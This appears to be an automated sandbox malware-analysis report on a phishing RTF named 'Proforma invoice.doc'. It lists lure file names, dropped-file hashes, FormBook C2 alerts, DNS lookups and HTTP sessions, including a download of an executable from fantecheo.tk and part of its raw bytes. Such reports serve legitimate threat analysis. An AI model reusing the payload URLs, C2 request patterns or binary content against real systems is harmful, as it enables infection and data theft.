	DUE INVOICES.exe	Get hash	malicious	Browse	• 35.246.6.109
	PO9887655.exe	Get hash	malicious	Browse	• 35.246.6.109
	Payment Copy.exe	Get hash	malicious	Browse	• 35.246.6.109
fantecheo.tk	AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	DO526.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	Pedido 20839.doc	Get hash	malicious	Browse	• 185.239.243.112
	TU22.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHLAWB29721.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC.doc	Get hash	malicious	Browse	• 185.239.243.112
	Overseas Keys inquiry.doc	Get hash	malicious	Browse	• 185.239.243.112
	MT103-6793029471938.doc	Get hash	malicious	Browse	• 185.239.243.112
	NEW INVOICE.doc	Get hash	malicious	Browse	• 185.239.243.112
	Payment reciept.doc	Get hash	malicious	Browse	• 185.239.243.112
	aaaaaa.doc	Get hash	malicious	Browse	• 185.239.243.112
	Qoutation for Strips.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC 2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	famz13 3.doc	Get hash	malicious	Browse	• 185.239.243.112
	8765998RQF.doc	Get hash	malicious	Browse	• 185.239.243.112
	Quotation Required PO3652.doc	Get hash	malicious	Browse	• 185.239.243.112
	Shipment Document BL,INV and packing list.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL-AWD6909800855.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDIE-AS-APCloudieLimitedHK	J21021 TUBI PER QUALIFICHE.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• 185.239.243.112
	AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	DO526.doc	Get hash	malicious	Browse	• 185.239.243.112
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	IKpep4Zn5S.exe	Get hash	malicious	Browse	• 45.119.53.93
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	PON507991 Copy.doc	Get hash	malicious	Browse	• 185.239.243.112
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• 185.239.243.112
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• 185.239.243.112
	Pedido 20839.doc	Get hash	malicious	Browse	• 185.239.243.112
	eJRGpl4A6d.exe	Get hash	malicious	Browse	• 45.119.53.93
	catalogue.doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT.doc	Get hash	malicious	Browse	• 185.239.243.112
	TU22.doc	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ibefrankzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	863744
Entropy (8bit):	6.787269024335101
Encrypted:	false
SSDEEP:	12288:b3Q2cI8GAKaohwnRZHDA7Mg+SvqwpCR9KDfagVeZ3yYxNEi09l/pRYh7pzWjNhc/:GdIF9YPUu0RPDsu/eE/LQzKhF+va+G
MD5:	7572FBC5DE30359E833D6F382DB286FA
SHA1:	24B8DF7EF119A0282F39A4F8F589DAFC64E1D28C
SHA-256:	1758A9B18032CE82F4E95249413EE1A8CBADE1EF2CB773BC958502801F3AF738
SHA-512:	6F5388CF81CE66DA16F93CB61487F016AE230FBA357C961B36EDAB324DD31A54CD239CA1B74214DA4CD2754AFA686BA10CF82F30339E0712E9173A2EF1ED141E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
IE Cache URL:	http://fantecheo.tk/ibefrankzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0.....f.... .....@.. ....@.....O.....T.....`..... ..... ..H.....text...l.... ..... ..`.rsrc...T.....@..@.reloc.....` .....@..B.....H.....H.....S.....{#...*:.($.....}#...*..0..$.....u.....,.(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0.. M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&....,(,....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{207906E3-995B-4984-95CE-8C9C4EA99CC3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.3009239505533103
Encrypted:	false
SSDEEP:	96:G+Gj8BbEEOCZxJjcMarcJhZ4C4d7g9GyoXcEXuG:G+Gj8C/CZvwMccJhgd7gho/Xf
MD5:	DF19F9BB800EE82E193EF7EA784FC3C8
SHA1:	5E4F036F85194A836272D477B62EE362956F7887
SHA-256:	7F9F3E4E1913990ADB74CD502823C1159F960BD50578F6AFE9BAF559817E4D6A
SHA-512:	5D6F6BF461E0B088BEE6CAAE0F4FB68487C749279CC1F7356DC0456BB5AD6DFB37C92DBEF7CAE342024D6DAD5614272C8968475738F3CA386ECFA89A3F6CCE3
Malicious:	false
Preview:	`.?.+.^.%.'...'.#.>/.*.#.2.`.].2.+.3.%.6.=.?.3.2...%.8.?.?.,.-.#.6.+.1.].8.%.(.9.9...~.6.4./.!.4.?.|.*.'.#.?.?...).%.8./.6.5.#.$...!.(.[...^.%.~.?.?.^.?.~.,.?.,.%.?.%.@.?./.^.8.0.@.9...(... 6.8.4.:.;.<.,.../.7.?.@.%.-.,.].].#...~.).2...2.7...*.<.(.^.1.!._.%.[.).`.1.:.%.,.!.#.[...?.4.<.?.0.>.$.&.*.3.8.5.:.2./.4.'.`.5._.!.?.2.).%.=.<.].[.7.&...).!.%...9.,.7.+.&.`.8.=.|.=.9./.=...'.>.$.?.2. >.1.*.2.[.?.).*.<.`._.-.<.*...^.^...+.3.%.7.`.[.3.<.?.~.].%.!.%...?.1.1.@.;.8.....9.?.[.;./.+.=...>.....~.%.7.8.:.0.8...|.6.+.8.^.4.:.>.8./.(.9.7.5.!.3.&...6.^.?.*.%.(.?.:.@.%.-.%./...+.6.9.+.- .:.&.!.~.?._.|.5.9.^.8.)...@.9...<.%._...?...8.%.$...=.[.2.:.~.%.:...[./.?./.].7.9.-.9.8.?.2.1.!.[._.~.%.&.?...#.).#.!.?.7.,.`.....7.[.?.`.:...(...1.6.6.4.:...?.<.=.%.8.@.~.-.%.=.%.?././.9.$.%.;.*. ..%.<.<.[.0.5.#.1.;.1.[.,.8.8.].0.?.7./.?.9.?.%.=.>.5...?.0.1.,.2.%.).@.|.1.*.8...4.+.9.6.[.0.&.?.[.*.?.8.).5.1.?.^.:.(.%.7...?.~.?.9.=.+.?.7.2.$.!.-.&.;.=...1.'.!.<.1...6.4.8.:.?.%.$.=.1.3. ..$.'.(.%...%.?.?.&.%.-.`.3.6.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D3778CDA-961A-4F4E-A09E-6641E3AF482B}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D3778CDA-961A-4F4E-A09E-6641E3AF482B}.tmp	
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Proforma invoice.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:54 2021, mtime=Mon Aug 30 20:08:54 2021, atime=Mon Sep 27 20:25:14 2021, length=13744, window=hide
Category:	dropped
Size (bytes):	2088
Entropy (8bit):	4.553828665912094
Encrypted:	false
SSDEEP:	48:8zS/XTA+EfBhwngWf2zS/XTA+EfBhwngWB:8zS/XM5pKngWf2zS/XM5pKngWB
MD5:	B03AE4A9AFDA83073AB38FF9347448F6
SHA1:	E19CEDB159388A7A8544C1B6896AE988279A50ED
SHA-256:	3D9C60CBB7C71F649C0A92C44E761E26AD771E5C0097C33904DE89542819E403
SHA-512:	380A28DBE05DB31FCA1A761132E1F636E4A74FF01B5FBDE8E7DB5A8758CBCA1151017898014358272D1A0ADB077454885AA90788DF5C706985ED63E281FB3A3
Malicious:	false
Preview:	L.....F.... ...\..=...\..=...7..(....5.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....r.2..5..;S(. .PROFOR~1.DOC..V.....S...S..*.....P.r.o.f.o.r.m.a. .i.n.v.o.i.c.e...d.o.c.....~.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop\Proforma invoice.doc.+.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.r.o.f.o.r.m.a. .i.n.v.o.i.c.e...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-..S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9..g.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.3742805190362475
Encrypted:	false
SSDEEP:	3:M1dYMoLZ6ltaQoLZ6lmX1dYMoLZ6lv:MwWa/Gi
MD5:	970EE8C020A44415D691F6A5824634D0
SHA1:	CB66267AAE4C8492460159DA1209E6EEF80E7213
SHA-256:	27FDC724783770E075ED233D852CAAC5E8619A0FDEA23AF1FFECAB42385A61D5
SHA-512:	D09674ACDEAE33413310D7A49F141C769BD42C061FFD143CFAD1DD52090F8BF80AEB5565076815EF5ADDAC8D319844BC119D51959B0D4685F6AA1BF74EF6E19
Malicious:	false
Preview:	[doc]..Proforma invoice.LNK=0..Proforma invoice.LNK=0..[doc]..Proforma invoice.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\ibefrankhq4862.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	863744
Entropy (8bit):	6.787269024335101
Encrypted:	false

C:\Users\user\AppData\Roaming\ibefrankhq4862.exe	
SSDEEP:	12288:b3Q2cI8GAKaohwnRZHDA7Mg+SvqwpCR9KDfagVeZ3yYxNEi09I/pRYh7pzWjNhc/:GdIF9YPUu0RPDsu/eE/LQzKhF+va+G
MD5:	7572FBC5DE30359E833D6F382DB286FA
SHA1:	24B8DF7EF119A0282F39A4F8F589DAFC64E1D28C
SHA-256:	1758A9B18032CE82F4E95249413EE1A8CBADE1EF2CB773BC958502801F3AF738
SHA-512:	6F5388CF81CE66DA16F93CB61487F016AE230FBA357C961B36EDAB324DD31A54CD239CA1B74214DA4CD2754AFA686BA10CF82F30339E0712E9173A2EF1ED14 E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....Qa.............0.............f.... ....@.. ....@....................................O.......T...................`....................................................... ............... ..H............text...l.... ...................... ..`.rsrc...T...........................@..@.reloc.......` ....,..............@..B................H.......H............S..{#...*:.($.....}#...*..0..$........u.......(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0.. M........r...p......%..{#....................-.q.............-.&.+.......o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<........u.......0(%....{*....{*...o&...,.(,....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0...........r%..p......%..{*...................

C:\Users\user\Desktop\~$oforma invoice.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user..A.l.b.u.s.............p........1...............2..............@3...............3......z.......p4......x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.6680664268152143
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Proforma invoice.doc
File size:	13744
MD5:	5be61511dab1f4f76366f52ca8fec8b1
SHA1:	70a6dd35d6da873242e3c56ff86f000c78614a1f
SHA256:	443ffe0efb43ac5c04e23e749b2908a8e723462f409208e0f4cf35046e3b129d
SHA512:	bd63c51ff9033fd445445dde368b8c2753b82dce3f109125ce7045c67f6834b445e70c23d8c0ab0f6e13bf3588123e22ebbdc6001da8e58e8422188dcb49343e
SSDEEP:	384:ykwSR+sQLj8h1zCyR487af6DobD/UKD+SxBqV4Y:qRo/Hs6sbDmSxWh
File Content Preview:	{\rtf8672`?+^%'.'#>/*#2`]2+3%6=?32.%8??,-#6+1]8%(99.~64/!4?|*'#??.)%8/65#$.!([.^%~??^?~,?,%?%@?/^80@9.(.684:;<,./7?@%-,]]#.~)2.27.*<(^1!_%[)`1:%,!#[.?4<?0>$&*385;2/4'`5_!?2)%=<][7&.)!%.9,7+&`8=|=9/=.'>$?2>1*2[?)*<`_-<*.^^.+3%7`[3<?~]%!%.?11@;8..9?[;/+=.>.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000005BBh								no
1	00000572h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-14:27:07.928693	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
09/27/21-14:27:22.379726	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	34.98.99.30
09/27/21-14:27:22.379726	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	34.98.99.30
09/27/21-14:27:22.379726	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	34.98.99.30
09/27/21-14:27:22.497193	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	34.98.99.30	192.168.2.22
09/27/21-14:27:43.013999	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	35.246.6.109
09/27/21-14:27:43.013999	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	35.246.6.109
09/27/21-14:27:43.013999	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	35.246.6.109

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:25:37.776082039 CEST	192.168.2.22	8.8.8.8	0x17df	Standard query (0)	fantecheo.tk	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:04.841928005 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.urbantennis.info	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:05.855655909 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.urbantennis.info	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:22.331332922 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.lazyguysmarketing.com	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:42.927699089 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.visionandcourage.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:25:37.789975882 CEST	8.8.8.8	192.168.2.22	0x17df	No error (0)	fantecheo.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:06.170541048 CEST	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.urbantennis.info	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:07.928388119 CEST	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.urbantennis.info	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:22.360308886 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.lazyguysmarketing.com	lazyguysmarketing.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:27:22.360308886 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	lazyguysmarketing.com		34.98.99.30	A (IP address)	IN (0x0001)
Sep 27, 2021 14:27:42.981733084 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.visionandcourage.com	www193.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:27:42.981733084 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www193.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:27:42.981733084 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:27:42.981733084 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:27:42.981733084 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fantecheo.tk
- www.lazyguysmarketing.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:25:37.836704969 CEST	0	OUT	GET /ibefrankzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: fantecheo.tk Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 27, 2021 14:25:37.862483978 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Mon, 27 Sep 2021 12:25:37 GMT
Content-Type: application/x-msdownload
Content-Length: 863744
Last-Modified: Mon, 27 Sep 2021 01:39:56 GMT
Connection: keep-alive
ETag: "615120ec-d2e00"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ae 13 51 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 94 0b 00 00 98 01 00 00 00 00 00 66 b3 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 14 b3 0b 00 4f 00 00 00 00 c0 0b 00 54 94 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 6c 93 0b 00 00 20 00 00 00 94 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 54 94 01 00 00 c0 0b 00 00 96 01 00 00 96 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0d 00 00 02 00 00 00 2c 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 b3 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 e8 cc 01 00 14 53 02 00 03 00 00 00 8c 02 00 06 fc 1f 04 00 18 93 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1e 02 7b 23 00 00 0a 2a 3a 02 28 24 00 00 0a 02 03 7d 23 00 00 0a 2a 00 13 30 03 00 24 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 06 2c 18 28 25 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 26 00 00 0a 2b 01 16 2a 76 20 8b e7 6c c3 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 23 00 00 0a 6f 27 00 00 0a 58 2a 00 00 13 30 07 00 4d 00 00 00 02 00 00 11 14 72 01 00 00 70 17 8d 17 00 00 01 25 16 02 7b 23 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 03 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 28 29 00 00 0a 2a 1e 02 7b 2a 00 00 0a 2a 1e 02 7b 2b 00 00 0a 2a 56 02 28 24 00 00 0a 02 03 7d 2a 00 00 0a 02 04 7d 2b 00 00 0a 2a 00 13 30 03 00 3c 00 00 00 03 00 00 11 03 75 04 00 00 1b 0a 06 2c 30 28 25 00 00 0a 02 7b 2a 00 00 0a 06 7b 2a 00 00 0a 6f 26 00 00 0a 2c 18 28 2c 00 00 0a 02 7b 2b 00 00 0a 06 7b 2b 00 00 0a 6f 2d 00 00 0a 2b 01 16 2a d2 20 b6 70 69 7c 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 2a 00 00 0a 6f 27 00 00 0a 58 20 29 55 55 a5 5a 28 2c 00 00 0a 02 7b 2b 00 00 0a 6f 2e 00 00 0a 58 2a 00 00 00 13 30 07 00 88 00 00 00 04 00 00 11 14 72 25 00 00 70 18 8d 17 00 00 01 25 16 02 7b 2a 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 0 3 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 25 17 02 7b 2b 00 00 0a 0c 12 02 12 03 fe 15 06 00 00 1b 09 8c 06 00 00 1b 2d 14 71 06 00 00 1b 0d 12 03 09 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELQa0f @ @OT` H.textl `.rsrcT@@.reloc`,@BHHS{#*:($}#*0$u,(%{#{#o&+*v l)UUZ(%{#o'X*0Mrp%{#-q-&+o(()*{**{+*V($}*}+*0<u,0(%{*{*o&,(,{+{+o-+* pi|)UUZ(%{*o'X)UUZ(,{+o.X*0r%p%{*-q-&+o(%{+-q-&+</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	34.98.99.30	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 27, 2021 14:27:22.379725933 CEST</td><td>917</td><td>OUT</td><td>GET /if60/?L0Gd9F=rhh0xc6OYmH3Bp2G4X501Z0vOdzBEjh/MlQjf2DAfTSCIAGZoC8T5uMa8yxQ1kiGUtDxZg==&fDKt=ndxXaN5XDzkTz HTTP/1.1
Host: www.lazyguysmarketing.com
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>Sep 27, 2021 14:27:22.497193098 CEST</td><td>917</td><td>IN</td><td>HTTP/1.1 403 Forbidden
Server: openresty
Date: Mon, 27 Sep 2021 12:27:22 GMT
Content-Type: text/html
Content-Length: 275
ETag: "6139ed55-113"
Via: 1.1 google
Connection: close
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a
